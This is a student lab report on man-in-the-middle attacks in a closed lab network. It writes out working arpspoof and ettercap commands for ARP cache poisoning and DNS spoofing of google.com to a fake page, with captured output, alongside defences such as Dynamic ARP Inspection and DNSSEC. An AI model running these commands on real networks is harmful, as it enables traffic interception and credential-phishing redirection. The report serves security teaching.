CyberSecurity (CSL6010)

Lab Assignment 9 : MITM Attack

Soumen Kumar
Roll No-B22ES006

Introduction

In this lab, we aim to explore the concept and impact of Man-in-the-Middle (MITM) attacks, with a specific focus on ARP (Address Resolution Protocol) Spoofing and DNS Spoofing.

ARP Spoofing

The objective of this experiment is to understand the concept of Man-in-the-Middle (MITM) attacks, particularly ARP (Address Resolution Protocol) Spoofing, and to observe how an attacker can intercept and manipulate traffic between two systems. ARP Spoofing is a technique where an attacker sends fake ARP messages to associate their MAC address with the IP address of another device, allowing them to intercept, modify, or block network traffic. In this experiment, I performed an ARP Spoofing attack on a local network consisting of two Kali Linux systems. One system (Kali1) acted as the attacker, while the other system (Kali2) served as the victim. The goal was to intercept and capture traffic between the victim and the gateway.

Objective

The primary objectives of this experiment are:

- Understand how ARP Spoofing can be leveraged to perform a MITM attack.
- Learn how to conduct ARP Spoofing attacks using Kali Linux tools.
- Capture and analyze traffic intercepted by the attacker system.
- Discuss preventive measures against ARP Spoofing.

Preliminary Setup

Network Configuration

In the setup, I used two Kali Linux systems connected to the same local network. The configuration was as follows:

- **Attacker System (Kali1):** IP address: 40.10.0.246
- **Victim System (Kali2):** IP address: 40.10.0.252
- **Gateway (Router):** IP address: 40.10.0.1

Both systems were able to communicate with each other and the gateway, confirmed by successful ping tests.

Tools Used

The following tools were used for the attack and traffic analysis:

- **Arpspoof** – A command-line tool for ARP Spoofing.
- **Wireshark** – A network protocol analyzer to capture and analyze packets.
- **Kali Linux** – The operating system used on both the attacker and victim systems.

Network Verification

Before proceeding with the attack, I verified that both systems were connected to the network and could ping the gateway as well as each other.

```
ping 40.10.0.1  # Verifying connectivity to the gateway
ping 40.10.0.252  # From Kali1 (Attacker) to Kali2 (Victim)
ping 40.10.0.246  # From Kali2 (Victim) to Kali1 (Attacker)
```

Performing the ARP Spoofing Attack

Enabling IP Forwarding on the Attacker System

For the MITM attack to work, I needed to enable IP forwarding on the attacker system. This step allows Kali1 to forward packets between the victim and the gateway.

```
echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
```

Launching Wireshark on the Attacker System

To capture and analyze the traffic, I launched Wireshark on Kali1, selecting the correct network interface (e.g., eth0) for packet capture.

ARP Spoofing Using Arpspoof

I used the `arpspoof` tool to poison the ARP caches of both the victim and the gateway. This step involved running two separate commands on the attacker system:

```
# Terminal 1 (Victim Poisoning)
sudo arpspoof -i eth0 -t 40.10.0.252 40.10.0.1

# Terminal 2 (Gateway Poisoning)
sudo arpspoof -i eth0 -t 40.10.0.1 40.10.0.252
```

These commands sent falsified ARP responses to the victim, instructing it to send traffic to Kali1 instead of the gateway. Simultaneously, I poisoned the gateway's ARP cache to make it think that Kali1 was the victim.

Verifying ARP Spoofing

On the victim system (Kali2), I ran the following command to check the ARP table:

```
arp -a
```

The ARP table showed that the victim's IP address was associated with the MAC address of the attacker (Kali1), confirming the success of the ARP Spoofing attack.

Traffic Capture and Analysis

Using Wireshark on the attacker system, I captured the network traffic flowing between the victim and the gateway. I filtered the traffic to focus on HTTP and DNS packets, as these protocols often contain sensitive data such as credentials or session cookies.

```
# Wireshark Filter Example
http || dns
```

I was able to intercept DNS queries and HTTP requests from the victim, although no sensitive data was observed during the capture in this controlled environment.

Prevention of ARP Spoofing


ARP Spoofing can be prevented through the following methods:

- **Static ARP Entries:** By configuring static ARP entries on critical devices, one can prevent ARP tables from being manipulated.
- **Dynamic ARP Inspection (DAI):** This method, available on managed switches, ensures that only legitimate ARP packets are allowed on the network.
- **ARP Monitoring Tools:** Tools like `arpwatch` can be used to detect and alert administrators about suspicious ARP changes.
- **Network Segmentation:** Separating sensitive systems into isolated VLANs can minimize the impact of ARP Spoofing.

Conclusion


In this experiment, I successfully demonstrated how ARP Spoofing can be used to perform a Man-in-the-Middle attack in a local network. By poisoning the ARP cache of both the victim and the gateway, I was able to intercept network traffic between them. This exercise has highlighted the vulnerability of ARP, which lacks built-in security mechanisms. I also explored various mitigation techniques, such as static ARP entries and Dynamic ARP Inspection, which can help protect networks from this type of attack.

Screenshots



```
ip.addr == 10.40.0.252

No.   Time          Source        Destination   Protocol Length Info
   7  0.203104922   10.40.0.252   10.40.0.18    ICMP      83 Redirect     (Redirect for host)
  70  1.769148219   10.40.0.252   10.40.0.17    ICMP      83 Redirect     (Redirect for host)
 123  3.171362387   10.40.0.252   10.40.0.17    ICMP      83 Redirect     (Redirect for host)
 179  4.718462367   10.40.0.252   10.40.0.17    ICMP     113 Redirect     (Redirect for host)
 259  6.353264880   10.40.0.252   10.40.0.18    ICMP      94 Redirect     (Redirect for host)
 387  8.446864834   10.40.0.252   10.40.0.17    ICMP      83 Redirect     (Redirect for host)
1977 52.708314258   10.40.0.252   10.40.0.17    ICMP      82 Redirect     (Redirect for host)
2011 52.886583233   10.40.0.252   10.40.0.18    ICMP      94 Redirect     (Redirect for host)
2015 52.941380695   10.40.0.252   10.40.0.18    ICMP      82 Redirect     (Redirect for host)
2069 53.316055278   10.40.0.252   10.40.0.18    ICMP      82 Redirect     (Redirect for host)
2076 53.567791620   10.40.0.252   10.40.0.17    ICMP      83 Redirect     (Redirect for host)
2114 55.307900199   10.40.0.252   10.40.0.18    ICMP      83 Redirect     (Redirect for host)
2219 57.755531321   10.40.0.252   10.40.0.18    ICMP      83 Redirect     (Redirect for host)
2242 58.545580116   10.40.0.252   10.40.0.18    ICMP     118 Redirect     (Redirect for host)
2325 60.114638199   10.40.0.252   10.40.0.17    ICMP      83 Redirect     (Redirect for host)
2362 61.037582247   10.40.0.252   10.40.0.18    ICMP      83 Redirect     (Redirect for host)
2365 61.277510867   10.40.0.252   10.40.0.17    ICMP      83 Redirect     (Redirect for host)
2499 64.835432178   10.40.0.252   10.40.0.17    ICMP      83 Redirect     (Redirect for host)
2615 67.893814065   10.40.0.252   10.40.0.18    ICMP      83 Redirect     (Redirect for host)
2802 72.893118687   10.40.0.252   10.40.0.17    ICMP      82 Redirect     (Redirect for host)
2887 74.696268944   10.40.0.252   10.40.0.17    ICMP      83 Redirect     (Redirect for host)
3034 79.436017889   10.40.0.252   10.40.0.17    ICMP      83 Redirect     (Redirect for host)

› Frame 7: 83 bytes on wire (664 bits), 83 bytes captured (664 bits) on interface eth0, id 0
› Ethernet II, Src: VMware_88:e5:c4 (00:0c:29:88:e5:c4), Dst: Dell_e8:24:c3 (e4:b9:7a:e8:24:c3)
› Internet Protocol Version 4, Src: 10.40.0.252, Dst: 10.40.0.18
› Internet Control Message Protocol

0000  e4 b9 7a e8 24 c3 00 0c  29 88 e5 c4 08 00 45 c0   ··z·$···)·····E·
0010  00 45 45 d7 00 00 40 01  1e c4 0a 28 00 fc 0a 28   ·EE···@····(···(
0020  00 12 05 01 43 3d 0a 28  00 01 45 00 00 29 f3 49   ····C=·(··E··)·I
0030  40 00 7f 06 b6 39 0a 28  00 12 ac 40 9b d1 df c1   @····9·(···@····
0040  01 bb 46 8a 0b 85 00 72  ea d0 50 10 01 ff 3c ba   ··F····r··P···<·
0050  00 00 00                                           ···
```

Figure 1: Wireshark Capture Showing Intercepted Traffic



*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
kali@kali: ~
┌──(kali㉿kali)-[~]
└─$ sudo arpspoof -i eth0 -t 10.40.0.246 10.40.0.1

[sudo] password for kali:
0:c:29:88:e5:c4 0:c:29:8b:fb:9e 0806 42: arp reply 10.40.0.1 is-at 0:c:29:88:
e5:c4
0:c:29:88:e5:c4 0:c:29:8b:fb:9e 0806 42: arp reply 10.40.0.1 is-at 0:c:29:88:
e5:c4
0:c:29:88:e5:c4 0:c:29:8b:fb:9e 0806 42: arp reply 10.40.0.1 is-at 0:c:29:88:
e5:c4
0:c:29:88:e5:c4 0:c:29:8b:fb:9e 0806 42: arp reply 10.40.0.1 is-at 0:c:29:88:
e5:c4
0:c:29:88:e5:c4 0:c:29:8b:fb:9e 0806 42: arp reply 10.40.0.1 is-at 0:c:29:88:
e5:c4
0:c:29:88:e5:c4 0:c:29:8b:fb:9e 0806 42: arp reply 10.40.0.1 is-at 0:c:29:88:
e5:c4
0:c:29:88:e5:c4 0:c:29:8b:fb:9e 0806 42: arp reply 10.40.0.1 is-at 0:c:29:88:
e5:c4
0:c:29:88:e5:c4 0:c:29:8b:fb:9e 0806 42: arp reply 10.40.0.1 is-at 0:c:29:88:
e5:c4
0:c:29:88:e5:c4 0:c:29:8b:fb:9e 0806 42: arp reply 10.40.0.1 is-at 0:c:29:88:
e5:c4
0:c:29:88:e5:c4 0:c:29:8b:fb:9e 0806 42: arp reply 10.40.0.1 is-at 0:c:29:88:
e5:c4
0:c:29:88:e5:c4 0:c:29:8b:fb:9e 0806 42: arp reply 10.40.0.1 is-at 0:c:29:88:
e5:c4
0:c:29:88:e5:c4 0:c:29:8b:fb:9e 0806 42: arp reply 10.40.0.1 is-at 0:c:29:88:
```

```
kali@kali: ~
┌──(kali㉿kali)-[~]
└─$ sudo arpspoof -i eth0 -t 10.40.0.1 10.40.0.246
[sudo] password for kali:
0:c:29:88:e5:c4 2c:31:24:35:48:e4 0806 42: arp reply 10.40.0.246 is-at 0:c:29
:88:e5:c4
0:c:29:88:e5:c4 2c:31:24:35:48:e4 0806 42: arp reply 10.40.0.246 is-at 0:c:29
:88:e5:c4
0:c:29:88:e5:c4 2c:31:24:35:48:e4 0806 42: arp reply 10.40.0.246 is-at 0:c:29
:88:e5:c4
0:c:29:88:e5:c4 2c:31:24:35:48:e4 0806 42: arp reply 10.40.0.246 is-at 0:c:29
:88:e5:c4
0:c:29:88:e5:c4 2c:31:24:35:48:e4 0806 42: arp reply 10.40.0.246 is-at 0:c:29
:88:e5:c4
0:c:29:88:e5:c4 2c:31:24:35:48:e4 0806 42: arp reply 10.40.0.246 is-at 0:c:29
:88:e5:c4
0:c:29:88:e5:c4 2c:31:24:35:48:e4 0806 42: arp reply 10.40.0.246 is-at 0:c:29
:88:e5:c4
0:c:29:88:e5:c4 2c:31:24:35:48:e4 0806 42: arp reply 10.40.0.246 is-at 0:c:29
:88:e5:c4
0:c:29:88:e5:c4 2c:31:24:35:48:e4 0806 42: arp reply 10.40.0.246 is-at 0:c:29
:88:e5:c4
0:c:29:88:e5:c4 2c:31:24:35:48:e4 0806 42: arp reply 10.40.0.246 is-at 0:c:29
:88:e5:c4
0:c:29:88:e5:c4 2c:31:24:35:48:e4 0806 42: arp reply 10.40.0.246 is-at 0:c:29
:88:e5:c4
0:c:29:88:e5:c4 2c:31:24:35:48:e4 0806 42: arp reply 10.40.0.246 is-at 0:c:29
```

Figure 2: ARP Table on Victim System (Poisoned by Attacker)

Introduction

The Domain Name System (DNS) plays a crucial role in translating human-readable domain names into IP addresses, enabling users to access websites using familiar names instead of numeric IPs. However, DNS is vulnerable to attacks such as DNS Spoofing, which can be exploited by attackers to redirect victims to malicious websites. In this part, I will demonstrate how DNS Spoofing works, its security implications, and how to execute it using Kali Linux. I will also explain how DNSSEC can be used to prevent such attacks.

How DNS Spoofing Works

DNS Spoofing (also known as DNS Cache Poisoning) is a type of attack where an attacker manipulates DNS responses, causing the victim's system to resolve domain names to incorrect IP addresses. For instance, when a victim tries to visit a legitimate website like google.com, the attacker intercepts the DNS request and responds with a malicious IP address, redirecting the victim to a fake website.

Impact on Security

The impact of DNS Spoofing can be severe:

- **Phishing Attacks:** Attackers can redirect victims to fake websites designed to steal login credentials or personal data.
- **Malware Injection:** Malicious software can be delivered by redirecting users to compromised websites.
- **Man-in-the-Middle (MITM) Attacks:** Attackers can intercept and modify communication between the victim and legitimate websites.

Setup and Configuration of DNS Spoofing Attack Using Kali Linux

For this attack demonstration, I used two Kali Linux systems: one as the attacker and the other as the victim. Both machines were connected to the same local network.

Requirements

- Two Kali Linux systems
- Apache2 web server installed on the attacker machine
- Ettercap for ARP poisoning and DNS spoofing
- Wireshark for network traffic analysis

Steps to Perform the DNS Spoofing Attack

1. **Enable IP Forwarding:** I began by enabling IP forwarding on the attacker machine to allow it to relay packets between the victim and the network:

   ```
   echo 1 > /proc/sys/net/ipv4/ip_forward
   ```

2. **Set up the Fake Web Server:** On the attacker machine, I started the Apache server and created a fake webpage:

   ```
   sudo service apache2 start
   echo "Fake Google Page" | sudo tee /var/www/html/index.html
   ```

3. **Configure Ettercap for DNS Spoofing:** Next, I edited the Ettercap DNS configuration file to redirect the victim to the attacker's IP address:

   ```
   sudo nano /etc/ettercap/etter.dns
   ```

   I added the following lines to the configuration file:

```
google.com A 10.0.0.5
*.google.com A 10.0.0.5
```

4. **Run Ettercap:** I ran Ettercap to perform ARP poisoning and DNS spoofing:

   ```
   sudo ettercap -Tq -i eth0 -M arp:remote /10.40.0.252// /10.40.0.1// -P dns_spoof
   ```

   In this command, '10.40.0.252' is the victim's IP, and '10.40.0.1' is the router's IP.

Verifying the Attack

To verify that the attack was successful, I performed the following steps on the victim machine:

1. I opened a web browser and visited `http://google.com`.
2. If the attack was successful, the victim would see the fake webpage I created instead of the real Google website.

Using Wireshark to Capture Traffic

I used Wireshark on the victim machine to capture DNS traffic and verify if the spoofed DNS response was received. I ran Wireshark with the following command:

```
sudo wireshark
```

Then, I applied the 'dns' filter to capture DNS responses. I checked if the response showed the attacker's IP (e.g., `10.0.0.5`) instead of Google's real IP.

Mitigating DNS Spoofing with DNSSEC

DNS Security Extensions (DNSSEC) is a protocol designed to protect against DNS spoofing by using cryptographic signatures to ensure the integrity of DNS responses. DNSSEC provides a mechanism to verify that the DNS response received by the client has not been tampered with.

How DNSSEC Works

DNSSEC uses public-key cryptography to sign DNS records. When a client receives a DNS response, it can verify the authenticity of the response by checking the cryptographic signature using a public key. If the response is valid, the client can trust the data; otherwise, it is discarded.

Enabling DNSSEC

To mitigate the risk of DNS spoofing, I configured the victim machine to use a DNS resolver that supports DNSSEC, such as Google's Public DNS (8.8.8.8). I also verified DNSSEC by running the following command:


```
dig +dnssec google.com
```

If DNSSEC is enabled, the output will include the 'AD' (Authenticated Data) flag, indicating that the response is DNSSEC-validated.

Conclusion


In this part, I have demonstrated how DNS Spoofing works and how it can be executed using Kali Linux. This type of attack can have severe security implications, including phishing, malware injection, and man-in-the-middle attacks. However, by using DNS Security Extensions (DNSSEC), we can mitigate the risks associated with DNS spoofing. DNSSEC provides a secure way to authenticate DNS responses, ensuring that users are directed to legitimate websites.

Screenshots




```
┌──(kali㉿kali)-[~]
└─$ sudo nano /etc/ettercap/etter.dns


┌──(kali㉿kali)-[~]
└─$ sudo service apache2 start
echo "Fake Google Page" | sudo tee /var/www/html/index.html

Fake Google Page
```

Figure 3: Setting Fake WebServer




```
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
  eth0 → 00:0C:29:88:E5:C4
          10.40.0.252/255.255.255.0
          fe80::4c5c:3214:98a1:ee67/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534 ...

  34 plugins
  42 protocol dissectors
  57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts) ...

* |══════════════════════════════════════════════════>| 100.00 %

7 hosts added to the hosts list ...

ARP poisoning victims:

 GROUP 1 : 10.40.0.246 00:0C:29:8B:FB:9E

 GROUP 2 : 10.40.0.1 2C:31:24:35:48:E4
Starting Unified sniffing ...


Text only Interface activated ...
Hit 'h' for inline help

Activating dns_spoof plugin ...

OSPF : 224.0.0.5:0 → AUTH: No Auth
dns_spoof: A [www.google.com] spoofed to [10.0.0.5] TTL [3600 s]
dns_spoof: A [www.google.com] spoofed to [10.0.0.5] TTL [3600 s]
dns_spoof: A [www.google.com] spoofed to [10.0.0.5] TTL [3600 s]
OSPF : 224.0.0.5:0 → AUTH: No Auth
OSPF : 224.0.0.5:0 → AUTH: No Auth
OSPF : 224.0.0.5:0 → AUTH: No Auth
dns_spoof: A [www.google.com] spoofed to [10.0.0.5] TTL [3600 s]
OSPF : 224.0.0.5:0 → AUTH: No Auth
OSPF : 224.0.0.5:0 → AUTH: No Auth
OSPF : 224.0.0.5:0 → AUTH: No Auth
█
```

Figure 4: Running Ettercap for DNS Spoofing



```
┌──(kali㉿kali)-[~]
└─$ nslookup google.com
;; Got recursion not available from 172.16.100.4, trying next server
;; Got recursion not available from 172.16.100.206, trying next server
Server:         172.16.100.141
Address:        172.16.100.141#53

Name:   google.com
Address: 10.0.0.5
Name:   google.com
Address: 2404:6800:4002:825::200e
```

Figure 5: Victim getting redirected



Unable to connect

An error occurred during a connection to www.google.com.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the web.

Status	Method	Domain	File	Initiator	Type	Transferred	Size
⊘	GET	www.googl…	/	document		NS_ERROR_CO…	0 B
	POST	www.google.com	gen_204?atyp=i&r=1&ei=bQDrZ52cM8L04-EP84	m=cdos,hsm,js…			

2 requests | 0 B / 0 B transferred | Finish: 23 ms

Figure 6: DNSSEC restricting opening of the webpage